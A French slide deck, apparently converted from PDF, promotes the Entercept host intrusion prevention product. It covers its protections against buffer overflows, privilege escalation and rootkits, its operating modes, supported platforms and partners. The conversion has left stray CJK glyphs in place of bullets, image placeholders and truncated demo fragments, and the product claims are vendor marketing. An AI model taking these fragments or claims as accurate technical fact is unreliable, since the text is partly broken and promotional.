
鋪 Produit simple à mettre en oeuvre

鋪 Permet une latence dans la mise en oeuvre des patches




- 鋪 Blocage des comportements anormaux
- 鋪 Protection contre les BoF
  - 鋪 Méthode patentée
- 鋪 Escalade de privilège
- 鋪 Protection des ressources
  - 鋪 Fichiers critiques
  - 鋪 Fichiers de configuration
  - 鋪 Registry (si Windows)
- 鋪 Protection contre l'installation de programmes malicieux
  - 鋪 Root Kit
  - 鋪 Back Door
  - 鋪 Etc.

# Concept des « System Call »



# Concept des « System Call » avec Entercept






Mode d'apprentissage

**Warning  
Mode**


**Protection  
Mode**

**Vault  
Mode**



**Increasing**

# Architecture Entercept





銷 **Enterccept Standard Edition**

- 銷 Windows NT
- 銷 Windows 2000
- 銷 Solaris 6, 7 et 8

銷 **Enterccept Web Edition**

- 銷 Apache
- 銷 IIS 4 et 5
- 銷 iPlanet
- 銷 Netscape Entreprise Server

銷 **Enterccept Database Edition**

- 銷 SQL Server 2000

銷 **Console de gestion Enterccept**

- 銷 NT 4
- 銷 Windows 2000



- 鋪 Version 3.0 disponible courant 2003
- 鋪 Modèle 3 tiers
- 鋪 Gestion par rôles des administrateur
- 鋪 Création de signatures d'attaques
- 鋪 Personnalisation des rapports
- 鋪 Nouveaux agents
  - 鋪 HPUX 11, Solaris 9, and Apache 2, linux , Aix
  - 鋪 Web Services: Soap XML
  - 鋪 Serveur de messagerie

Entercept's Awards et partenaires stratégiques




# Démonstration

Back Door

# Démonstration Entercept



Management



You have been  
.. . . .

Hacker  
Script



Intrusio



HTTP



Agent Intercept pour



鋪 Malgré les mesures de sécurité « classiques » les applications Web restent vulnérables

鋪 Quelles solutions ?

鋪 Authentification forte

鋪 Gestion des privilèges

鋪 Les firewalls applicatifs Web

鋪 L'analyse comportementale


鋪 Ou ?

鋪 La formation des développeurs

## Démonstration Entercept



Merci pour votre attention





- 鋪 RSA Security
- 鋪 Enterscept
- 鋪 e-Xpert Gate
- 鋪 NCipher
- 鋪 SSH Communications
- 鋪 Appliance IBM
- 鋪 Tripwire
- 鋪 Aladdin
- 鋪 F5 Networks